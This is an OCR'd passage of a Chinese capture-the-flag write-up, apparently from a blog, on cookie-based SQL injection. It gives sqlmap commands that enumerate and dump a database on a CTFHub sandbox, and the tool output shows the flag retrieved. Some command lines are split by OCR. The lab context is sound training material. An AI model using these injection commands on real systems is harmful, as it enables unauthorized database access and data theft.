
同样这个可以使用sqlmap



Cookie注入

这里注入也是sqlmap，就是带的参数不同

```
python sqlmap.py -u "http://challenge-9060429b3d3a0e25.sandbox.ctfhub.com:10080/" --cookie "id=1" --level 2 --db
s
python sqlmap.py -u "http://challenge-9060429b3d3a0e25.sandbox.ctfhub.com:10080/" --cookie "id=1" --level 2 -D s
qli --tables
python sqlmap.py -u "http://challenge-9060429b3d3a0e25.sandbox.ctfhub.com:10080/" --cookie "id=1" --level 2 -D s
qli -T 表名 --columns --dump
```


C:\WINDOWS\system32\cmd.exe
[15:13:13] [INFO] fetching columns for table 'dxhlhaqydw' in database 'sqli'
[15:13:13] [INFO] used SQL query returns 1 entry
[15:13:13] [INFO] fetching entries for table 'dxhlhaqydw' in database 'sqli'
[15:13:13] [INFO] used SQL query returns 1 entry
[15:13:13] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[15:13:13] [INFO] fetching number of entries for table 'dxhlhaqydw' in database 'sqli'
[15:13:13] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:13:13] [INFO] retrieved: 1
[15:13:13] [INFO] retrieved: ctfhub{3e425c09e228d8a14bb5809ed215dda554ae9b48}
Database: sqli
Table: dxhlhaqydw
[1 entry]
| vwezwympxa |
| ctfhub{3e425c09e228d8a14bb5809ed215dda554ae9b48} |
[15:13:33] [INFO] table 'sqli.dxhlhaqydw' dumped to CSV file 'C:\Users\July\AppData\Local\sqlmap\output\challenge-9060429b3d3a0e25.sandbox.ctfhub.com\dump\sqli\dxhlhaqydw.csv'
[15:13:33] [INFO] fetched data logged to text files under 'C:\Users\July\AppData\Local\sqlmap\output\challenge-9060429b3d3a0e25.sandbox.ctfhub.com'
[15:13:33] [WARNING] you haven't updated sqlmap for more than 367 days!!!
[*] ending @ 15:13:33 /2020-07-14/
C:\Python27\sqlmap>
https://blog.csdn.net/weixin_431845

xss

反射型